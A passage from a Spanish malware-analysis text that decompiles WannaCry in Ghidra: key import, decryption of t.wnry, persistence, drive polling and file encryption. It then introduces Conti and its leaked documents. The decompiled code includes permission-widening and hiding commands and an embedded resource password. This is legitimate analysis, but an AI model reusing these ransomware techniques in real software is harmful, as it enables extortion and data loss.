


Figura 10.61: Importación de clave criptográfica desde fichero.

Posteriormente, se observa (fig. 10.62) como se llama a la función "cryptDecrypt()" en sección crítica. Analizar este código es complicado, pues se trata de implementaciones de algoritmos criptográficos (fig. 10.63).

En las grandes firmas de antivirus y empresas dedicadas a la ciberseguridad, existen personas dedicadas únicamente a la identificación y *reversing* de estos algoritmos.

Decompile: decryptWithRSAKey - (1831.bin)

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  undefined4 __thiscall
5  OOAnalyzer::cls_0x4081ec::decryptWithRSAKey
6            (cls_0x4081ec *this,BYTE *data,size_t dataSize,void *dataOut,size_t *dataOutSize)
7
8  {
9    dword *lpCriticalSection;
10   int iVar1;
11
12   if (this->rsaKey != 0) {
13     lpCriticalSection = &this->mbr_0x10;
14     EnterCriticalSection((LPCRITICAL_SECTION)lpCriticalSection);
15     iVar1 = (*_cryptDecrypt)(this->rsaKey,0,1,0,data,&dataSize);
16     if (iVar1 != 0) {
17       LeaveCriticalSection((LPCRITICAL_SECTION)lpCriticalSection);
18       memcpy(dataOut,data,dataSize);
19       *dataOutSize = dataSize;
20       return 1;
21     }
22     LeaveCriticalSection((LPCRITICAL_SECTION)lpCriticalSection);
23   }
24   return 0;
25 }
```

Figura 10.62: Llamada a la función de desencriptado.

```
param_4 = (byte *)0x1;
if (1 < (int)this->mbr_0x410) {
  param_2 = &this->mbr_0x208;
  do {
    iVar7 = iVar3;
    puVar4 = param_2;
    if (0 < iVar3) {
      do {
        uVar1 = *puVar4;
        *puVar4 = *(uint *)(&DAT_0040abfc + (uVar1 >> 0x18) * 4) ^
                  *(uint *)(&DAT_0040affc + (uVar1 >> 0x10 & 0xff) * 4) ^
                  *(uint *)(&DAT_0040b3fc + (uVar1 >> 8 & 0xff) * 4) ^
                  *(uint *)(&DAT_0040b7fc + (uVar1 & 0xff) * 4);
        iVar7 = iVar7 + -1;
        puVar4 = puVar4 + 1;
      } while (iVar7 != 0);
    }
    param_4 = param_4 + 1;
    param_2 = param_2 + 8;
  } while ((int)param_4 < (int)this->mbr_0x410);
```

Figura 10.63: Elementos de encriptado extraños.

No obstante, para una rápida identificación, se puede hacer uso de reglas *Yara* que detectan constantes de los diferentes algoritmos. En concreto, se hará uso del *script* del usuario "Ghidra_ninja", un destacado investigador en las redes sociales.

Ejecutando el *script* en la consola de *Ghidra*, nos devuelve varios resultados. Se detectan constantes de los algoritmos *CRC32* y *AES*.




Figura 10.64: Correr *Yara* sobre la muestra.

Puesto que este *script* también crea marcadores en las posiciones de memoria de los resultados, podemos renombrar estas constantes con nombres relacionados, así como sus referencias a nombres que nos ayudarán posteriormente. En este caso, tal y como se ve en la figura 10.66: *"AESFuncX"*.




Figura 10.65: Cambiar nombre con los marcadores.

```
RijnDaelAESLong                                XREF[28]:   AESFunc3:00402cca(R),
                                                           AESFunc3:00402cdf(R),
                                                           AESFunc3:00402ce6(R),
                                                           AESFunc3:00402cfc(R),
                                                           AESFunc3:00402d5b(R),
                                                           AESFunc1:0040306e(R),
                                                           AESFunc1:00403085(R),
```

Figura 10.66: Cambiar nombre a funciones con *x-referencias*.

Así es entonces, como llegamos a la conclusión, de que estas funciones se encargan de desencriptar el fichero *t.wnry* con la clave *RSA*.

Decompile: decryptTWnry - (1831.bin)

```
46  fileHandle = CreateFileA(t_wnryFilePath,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
47  if (fileHandle != (HANDLE)0xffffffff) {
48    GetFileSizeEx(fileHandle,(PLARGE_INTEGER)&fileSize);
49    if ((local_24 < 1) && ((local_24 < 0 || (fileSize < 0x6400001)))) {
50      isError = (*_readFile)(fileHandle,&header8Bytes,8,local_20,0);
51      if (isError != 0) {
52                    /* Si los primeros bytes son "WANACRY!" */
53        isError = memcmp(&header8Bytes,s_WANACRY!_0040eb7c,8);
54        if (isError == 0) {
55          isError = (*_readFile)(fileHandle,&header4Int,4,local_20,0);
56          if ((isError != 0) && (header4Int == 0x100)) {
57            isError = (*_readFile)(fileHandle,this->header0x100,0x100,local_20,0);
58            if (isError != 0) {
59              isError = (*_readFile)(fileHandle,&4bytes,4,local_20,0);
60              if (isError != 0) {
61                isError = (*_readFile)(fileHandle,&64bitInt,8,local_20,0);
62                if (((isError != 0) && ((int)local_234 < 1)) &&
63                   (((int)local_234 < 0 || (64bitInt < 0x6400001)))) {
64                  isError = cls_0x4081ec::decryptWithRSAKey
65                                      (&this->cls_0x4081ec,this->header0x100,header4Int,
66                                       decryptedTWnry,&decryptedTWnrySize);
67                  if (isError != 0) {
68                    /* Probably Key Init */
69                    cls_0x40bc7c::AESFunc3
70                              (&this->cls_0x40bc7c,decryptedTWnry,(uint *)PTR_null_0040f578,
71                               decryptedTWnrySize,(byte *)0x10);
72                    bigBuffer = (byte *)GlobalAlloc(0,64bitInt);
73                    if (bigBuffer != (byte *)0x0) {
74                    /* Leer todo el fichero (resto) */
75                      isError = (*_readFile)(fileHandle,this->header0x100,fileSize,local_20,0);
76                      pbVar1 = bigBuffer;
77                      if (((isError != 0) && (local_20[0] != 0)) &&
78                         ((0x7fffffff < local_234 ||
79                          (((int)local_234 < 1 && (64bitInt <= local_20[0])))))) {
80                        cls_0x40bc7c::AESFunc4
81                                  (&this->cls_0x40bc7c,this->header0x100,bigBuffer,local_20[0],1);
82                        *param_2 = 64bitInt;
83                        pbVar2 = pbVar1;
```

Figura 10.67: Desencriptado de *t.wnry*

Resumiendo entonces el comportamiento de este recurso, vemos que se crean directorios ocultos, donde se copia el fichero *tasksche.exe*. Entonces se crea un servicio y se

modifica el registro con la intención de crear persistencia.

Finalmente, se utilizan funciones criptográficas para desencriptar el recurso *t.wnry*, cargarlo en memoria y ejecutarlo desde su función *"TaskStart"*.

Decompile: wWinMain - (1831.bin)

```
                    /* strcmp(argv[1], "/i") */
  isError = strcmp((*argv)[1],(char *)strSlashIPtr);
  if ((isError == 0) &&
     (createDirRes = createHiddenDirInPathAndCd((wchar_t *)0x0),
     CONCAT31(extraout_var,createDirRes) != 0)) {
                    /* Se copia a si mismo como tasksche.exe */
    CopyFileA(filename,s_tasksche.exe_0040f4d8,0);
    taskscheExeFileAttributes = GetFileAttributesA(s_tasksche.exe_0040f4d8);
    if ((taskscheExeFileAttributes != 0xffffffff) &&
       (isError = createServiceOnMutex(), isError != 0)) {
      return 0;
    }
  }
}
pcVar1 = strrchr(filename,0x5c);
if (pcVar1 != (char *)0x0) {
  pcVar1 = strrchr(filename,0x5c);
  *pcVar1 = '\0';
}
SetCurrentDirectoryA(filename);
registrySetCwdOrQuery(1);
extractResourceWithPw((HMODULE)0x0,s_WNcry@2ol7_0040f52c);
selectBitcoinAddress();
runCommand(s_attrib_+h_._0040f520,0,(LPDWORD)0x0);
runCommand(s_icacls_._/grant_Everyone:F_/T_/C_0040f4fc,0,(LPDWORD)0x0);
isError = initFuncPtrs();
if (isError != 0) {
  OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&mainClass);
  isError = OOAnalyzer::cls_0x4081d8::importRSAKeyAndGlobalAlloc(&mainClass,(LPCSTR)0x0,0,0);
  if (isError != 0) {
    decryptedDataPtr = 0;
    decryptedData =
         (short *)OOAnalyzer::cls_0x4081d8::decryptTWnry
                            (&mainClass,s_t.wnry_0040f4f4,&decryptedDataPtr);
    if (((decryptedData != (short *)0x0) &&
        (argc = (int *)loadDll(decryptedData,decryptedDataPtr), argc != (int *)0x0)) &&
       (pcVar2 = (code *)callDll(argc,s_TaskStart_0040f4e8), pcVar2 != (code *)0x0)) {
      (*pcVar2)(0,0);
    }
  }
  OOAnalyzer::cls_0x4081d8::~cls_0x4081d8(&mainClass);
}
return 0;
}
```

Figura 10.68: *winMain* después de todo el análisis.

10.1.6. Análisis del DLL *t.wnry*

Este *DLL* (del inglés *Dynamic Link Library*), exporta dos funciones, la función *entry* y la función "TaskStart". Tal y como se ha visto, no es necesario buscar el "*main* real" como ha sido necesario en los otros binarios, sino que se llama directamente a la función *TaskStart*.

Figura 10.69: Funciones exportadas por *"t.wnry"*.

El análisis de este *DLL*, es más complejo y largo, por lo que se hará hincapié en las partes de interés. Por lo general, el principal objetivo de esta librería es la del comportamiento típico de un *malware*, es decir, encriptar los archivos.

En las primeras líneas, se puede ver como se crea un *mutex* y se cambia el directorio de trabajo al del fichero de *taskche.exe*.

En este caso, se lee también los contenidos de *c.wnry*, que si recordamos son las direcciones de *Bitcoin*.

Posteriormente, se comprueban los permisos de ejecución, recordamos que el *DLL* se debería de estar ejecutando como administrador del sistema si se ha seguido todo el flujo del *malware*.

Después se vuelve a iniciar los punteros de funciones necesarias, tal y como se ha hecho en otras partes del análisis.

Se finaliza creando cadenas de caracteres para los diferentes nombres de las claves usadas para el encriptado y desencriptado de archivos.

Decompile: TaskStart - (dll.dec)

```
24                    /* Create mutex and set cwd to tasksche.exe path */
25    if ((param_2 == 0) && (isError = createMutex2(), isError == 0)) {
26      taskschePath = ::taskschePath;
27      resDataPtr = local_212;
28      for (isError = 0x81; isError != 0; isError = isError + -1) {
29        *resDataPtr = 0;
30        resDataPtr = resDataPtr + 1;
31      }
32      *(undefined2 *)resDataPtr = 0;
33                    /* MSDN: Retrieves the fully qualified path for the file that contains the
34                       specified module. */
35      GetModuleFileNameW(hModule,&taskschePath,0x103);
36      ptrLastOccurrence = wcsrchr(&taskschePath,L'\\');
37      if (ptrLastOccurrence != (wchar_t *)0x0) {
38        ptrLastOccurrence = wcsrchr(&taskschePath,L'\\');
39        *ptrLastOccurrence = L'\0';
40      }
41      SetCurrentDirectoryW(&taskschePath);
42                    /* c.wnry : direcciones .onion y descarga de Tor
43                       Lee al buffer */
44      isError = readWriteCWnry(&c_wnry_contents,1);
45      if (isError != 0) {
46        runningAsSystemPerms = checkIfRunningAsSYSTEM();
47                    /* Inicia punteros para llamar dinamicamente */
48        isError = initFunctionPtrs();
49        if (isError != 0) {
50                    /* Prepara claves de encripcion */
51          sprintf((char *)&000000.res,s_%08X.res_1000d8c0,0);
52          sprintf((char *)&000000.pky,s_%08X.pky_1000d8b4,0);
53          sprintf((char *)&000000.eky,s_%08X.eky_1000d8a8,0);
```

Figura 10.70: *TaskStart* - inicio.

En esta sección, se chequea en exclusión mútua si las claves existen o no, y si no existen, se generan. Estas claves son cargadas en memoria y destruidas del sistema.

Finalmente, se crea un hilo encargado de comprobar si se debe de desencriptar el sistema, es decir, si se ha pagado la fianza.

```
Decompile: TaskStart - (dll.dec)
54        isError = create_mutex(0);
55        if ((isError == 0) && (isError = checkIf00000000dkyExistsOrWorks(0), isError == 0)) {
56          pcVar1 = (cls_1000720c *)operator_new(0x28);
57          local_4 = 0;
58          if (pcVar1 == (cls_1000720c *)0x0) {
59            pcVar1 = (cls_1000720c *)0x0;
60          }
61          else {
62            pcVar1 = OOAnalyzer::cls_1000720c::initCriticalSection(pcVar1);
63          }
64          local_4 = 0xffffffff;
65          if ((pcVar1 != (cls_1000720c *)0x0) &&
66             (isError = OOAnalyzer::cls_1000720c::checkOrGenerateKeys
67                                  (pcVar1,(LPCSTR)&000000.pky,(LPCSTR)&000000.eky), isError != 0)) {
68            isError = load00000000ResToMem();
69                    /* Si no se puede cargar el archivo pone 8 bytes aleatorios a buffer */
70            if ((isError == 0) || (_DAT_1000dc70 != 0)) {
71              DeleteFileA((LPCSTR)&000000.res);
72              resDataPtr = (undefined4 *)&000000.res_data;
73              for (isError = 0x22; isError != 0; isError = isError + -1) {
74                *resDataPtr = 0;
75                resDataPtr = resDataPtr + 1;
76              }
77              _DAT_1000dc70 = 0;
78              OOAnalyzer::cls_1000720c::generateRandom(pcVar1,&000000.res_data,8);
79            }
80            OOAnalyzer::cls_1000720c::destroyKeysAndReleaseContext(pcVar1);
81            (*pcVar1->vfptr_0->VIRT_FUN_10003a40_0)(pcVar1,1);
82                    /* Escribe cada 25 secs datos al sistema en fichero .res */
83            pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,write_time_thread,(LPVOID)0x0,0,
84                                  (LPDWORD)0x0);
85            if (pvVar2 != (HANDLE)0x0) {
86              CloseHandle(pvVar2);
87            }
88            Sleep(100);
89                    /* Prueba cada 5 segundos si es posible desencriptar */
90            pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,check_whether_decrypt_thread,
91                                  (LPVOID)0x0,0,(LPDWORD)0x0);
92            if (pvVar2 != (HANDLE)0x0) {
93              CloseHandle(pvVar2);
94            }
```

Figura 10.71: *TaskStart* - mitad.

En la parte final del *malware*, se crean más hilos para diferentes tareas. En primer lugar, existe un hilo para obtener mediante *polling* (chequeo continuo) las unidades de disco del sistema y se encriptan.

En segundo lugar, se crea un hilo para la tarea *taskdl.exe*, que como hemos comentado antes, se encarga de borrar ficheros que tengan *.WNCRYT* como extensión.

Y finalmente, se crea un hilo para mantener persistencia.

Decompile: TaskStart - (dll.dec)

```
93              CloseHandle(pvVar2);
94            }
95            Sleep(100);
96                    /* Hace polling the los discos disponibles */
97            pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,getLogicalDrives,(LPVOID)0x0,0,
98                                  (LPDWORD)0x0);
99            Sleep(100);
100                   /* taskdl.exe */
101           threadHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,run_taskdl.exe,(LPVOID)0x0,0,
102                                       (LPDWORD)0x0);
103           if (threadHandle != (HANDLE)0x0) {
104             CloseHandle(threadHandle);
105           }
106           Sleep(100);
107                   /* Crea persistencia en registro y abre c.wnry  */
108           threadHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
109                                       (LPTHREAD_START_ROUTINE)&lpStartAddress_10004990,(LPVOID)0x0
110                                       ,0,(LPDWORD)0x0);
111           if (threadHandle != (HANDLE)0x0) {
112             CloseHandle(threadHandle);
113           }
114           Sleep(100);
115           FUN_100057c0();
116           if (pvVar2 != (HANDLE)0x0) {
117             WaitForSingleObject(pvVar2,0xffffffff);
118             CloseHandle(pvVar2);
119           }
120         }
121       }
122       else {
123                   /* Crea persistencia en registro y abre c.wnry  */
124         pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
125                               (LPTHREAD_START_ROUTINE)&lpStartAddress_10004990,(LPVOID)0x0,0,
126                               (LPDWORD)0x0);
127         WaitForSingleObject(pvVar2,0xffffffff);
128         CloseHandle(pvVar2);
129       }
130     }
131   }
132 }
133 *in_FS_OFFSET = local_c;
134 return 0;
135 }
```

Figura 10.72: *TaskStart* - final.

Análisis de los hilos

```
82                  /* Escribe cada 25 secs datos al sistema en fichero .res */
83          pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,write_time_thread,(LPVOID)0x0,0,
84                                (LPDWORD)0x0);
85          if (pvVar2 != (HANDLE)0x0) {
86            CloseHandle(pvVar2);
87          }
88          Sleep(100);
89                  /* Prueba cada 5 segundos si es posible desencriptar */
90          pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,check_whether_decrypt_thread,
91                                (LPVOID)0x0,0,(LPDWORD)0x0);
92          if (pvVar2 != (HANDLE)0x0) {
93            CloseHandle(pvVar2);
94          }
95          Sleep(100);
96                  /* Hace polling the los discos disponibles */
97          pvVar2 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,getLogicalDrives,(LPVOID)0x0,0,
98                                (LPDWORD)0x0);
99          Sleep(100);
100                 /* taskdl.exe */
101         threadHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,run_taskdl.exe,(LPVOID)0x0,0,
102                                     (LPDWORD)0x0);
103         if (threadHandle != (HANDLE)0x0) {
104           CloseHandle(threadHandle);
105         }
106         Sleep(100);
107                 /* Crea persistencia en registro y abre c.wnry  */
108         threadHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
109                                     (LPTHREAD_START_ROUTINE)&lpStartAddress_10004990,(LPVOID)0x0
110                                     ,0,(LPDWORD)0x0);
```

Figura 10.73: Hilos invocados.

En el hilo de *getLogicalDrives()*, se hace polling de los discos para conocer si existen nuevos que infectar. Esto se realiza con un *AND* en la línea 20 de la figura 10.74.

Decompile: getLogicalDrives - (dll.dec)

```
1
2  /* lpStartAddress parameter of CreateThread
3     */
4
5  void getLogicalDrives(void)
6
7  {
8    DWORD drives;
9    HANDLE hObject;
10   uint drivesDiff;
11   LPVOID lpParameter;
12   uint oldDrives;
13
14   drives = GetLogicalDrives();
15                     /* Correr siempre hasta que se haya pagado el ransom */
16   while (oldDrives = drives, decryption_successful_glob == 0) {
17     Sleep(3000);
18     drives = GetLogicalDrives();
19                     /* Si hay nuevos drives los encripta */
20     drivesDiff = oldDrives ^ drives;
21     if (drivesDiff != 0) {
22       lpParameter = (LPVOID)0x3;
23       do {
24         if (decryption_successful_glob != 0) goto LAB_100057af;
25         if ((((drivesDiff >> ((byte)lpParameter & 0x1f) & 1) != 0) &&
26              ((oldDrives >> ((byte)lpParameter & 0x1f) & 1) == 0)) &&
27             (hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,ransomwareThread,lpParameter,0,
28                                     (LPDWORD)0x0), hObject != (HANDLE)0x0)) {
29           CloseHandle(hObject);
30         }
31         lpParameter = (LPVOID)((int)lpParameter + 1);
32       } while ((int)lpParameter < 0x1a);
33     }
34   }
35 LAB_100057af:
36                     /* WARNING: Subroutine does not return */
37   ExitThread(0);
38 }
```

Figura 10.74: *getLogicalDrives()*.

Dentro del propio hilo de la infección de discos, se encuentra el método encargado de correr el *ransomware*. Lo que hace este método, es principalmente comprobar las claves y añadir los directorios a encriptar a una lista.

Decompile: ransomwareThread - (dll.dec)

```
1
2  /* lpStartAddress parameter of CreateThread
3     */
4
5  undefined4 ransomwareThread(int driveId)
6
7  {
8    int iVar1;
9    undefined4 *in_FS_OFFSET;
10   cls_100071f8 wncryClass;
11   undefined4 local_c;
12   undefined *puStack8;
13   undefined4 local_4;
14
15   local_4 = 0xffffffff;
16   puStack8 = &LAB_10006ebb;
17   local_c = *in_FS_OFFSET;
18   *in_FS_OFFSET = &local_c;
19   OOAnalyzer::cls_100071f8::initCritSection(&wncryClass);
20   local_4 = 0;
21   iVar1 = OOAnalyzer::cls_100071f8::checkKeysAndCleanUp
22                     (&wncryClass,(LPCSTR)&000000.pky,&LAB_10005340,&decryption_successful_glob);
23   if (iVar1 == 0) {
24     local_4 = 0xffffffff;
25     OOAnalyzer::cls_100071f8::~cls_100071f8(&wncryClass);
26     *in_FS_OFFSET = local_c;
27     return 0;
28   }
29   checkDiskAndStartRansomware(&wncryClass,driveId,0);
30   FUN_10005190(driveId);
31   OOAnalyzer::cls_100071f8::freeContexts(&wncryClass);
32                     /* WARNING: Subroutine does not return */
33   ExitThread(0);
34 }
```

Figura 10.75: Hilo con comportamiento de *ransomware*.

Finalmente, se muestra el hilo de encriptado. En este hilo, se comprueba que haya espacio disponible, y que el disco a encriptar no sea un *CD-ROM*. Si esto se cumple, se crean directorios *WNCRYT* y se encriptan los elementos que no son de *Wannacry* o de *Windows*.

Decompile: checkDiskAndStartRansomware - (dll.dec)

```
23                    /* Convertir " C:/" a una string */
24    local_224 = DAT_1000d7a8;
25    driveTypeLocal = DAT_1000d7a4 & 0xffff0000 | (uint)(ushort)((short)driveNumber + 0x41);
26    if (param_3 == 0) {
27      LVar1 = InterlockedExchangeAdd((LONG *)&Addend_1000d4e4,0);
28      if (LVar1 == driveNumber) {
29        return;
30      }
31      i = 0;
32                    /* Si hay espacio disponible... */
33      while ((freeDiskSpace =
34                  GetDiskFreeSpaceExW((LPCWSTR)&driveTypeLocal,(PULARGE_INTEGER)tempDir,
35                                      (PULARGE_INTEGER)&local_220,&local_218),
36              getDriveTypeWRef = GetDriveTypeW_exref, freeDiskSpace == 0 ||
37              ((local_21c == 0 && ((false || (local_220 == 0)))))) {
38        Sleep(1000);
39        i = i + 1;
40        if (29 < i) {
41          return;
42        }
43      }
44                    /* Si es CD-ROM no encriptar */
45      driveType = GetDriveTypeW((LPCWSTR)&driveTypeLocal);
46      if (driveType == DRIVE_CDROM) {
47        return;
48      }
49    }
50    else {
51                    /* Si es CD-ROM no encriptar */
52      driveType = GetDriveTypeW((LPCWSTR)&driveTypeLocal);
53      if (driveType == DRIVE_CDROM) {
54        return;
55      }
56      InterlockedExchange((LONG *)&Addend_1000d4e4,driveNumber);
57    }
58    i = (*getDriveTypeWRef)(&driveTypeLocal);
59    if (i == DRIVE_FIXED) {
60                    /* memzero(tempDir, 130) */
61      tempDir._4_2_ = 0;
62      memzero = auStack522;
63      for (i = 0x81; i != 0; i = i + -1) {
64        *memzero = 0;
65        memzero = memzero + 1;
66      }
67      *(undefined2 *)memzero = 0;
68      getTempDir(driveNumber,(short)tempDir + L'\x04');
69                    /* <TempDir>/<int>/WNCRYT */
70      OOAnalyzer::cls_10001910::createWncryPath(unaff_retaddr,(wchar_t *)(tempDir + 4));
71    }
72    driveTypeLocal = driveTypeLocal & 0xffff0000;
73                    /* Encripta los elementos que no son de wannacry */
74    OOAnalyzer::cls_10001910::ransomPaths(unaff_retaddr,(LPCWSTR)&stack0xfffffdd4,(int **)0x1);
```

Figura 10.76: Encriptado.

10.2. Muestra Post-COVID: *Conti*

Las características de *Conti*, la hacen una de las muestras de *malware* más interesantes para analizar. Lo más interesante de esta familia es la estructura de la propia organización, así como su colaboración con otras organizaciones.

Todo esto, se puede analizar al detalle gracias a que en febrero de 2022, un usuario de *Twitter* llamado *"ContiLeaks"* filtró todos los documentos, *chats* y herramientas utilizadas por *Conti*. Esto nos permite no solo tener una perspectiva desde fuera, sino conocer los pensamientos y el por qué de las tomas de decisiones de la organización.




Figura 10.77: Visualización de los *chats* filtrados por día[9].

Además, en 2021, se filtraron documentos que proveían a los afiliados. En estos documentos, se muestran diferentes métodos de ataque y explicaciones de como utilizar el conjunto de herramientas proporcionado (fig. 10.78).




Figura 10.78: Documentos y herramientas proporcionadas a los afiliados[10].

Todos estos ficheros se han obtenido de la página *VX-Underground*[1], que como se ha mencionado en otras secciones se trata de una web conocida por investigadores donde se guarda información y muestras de *malware*.

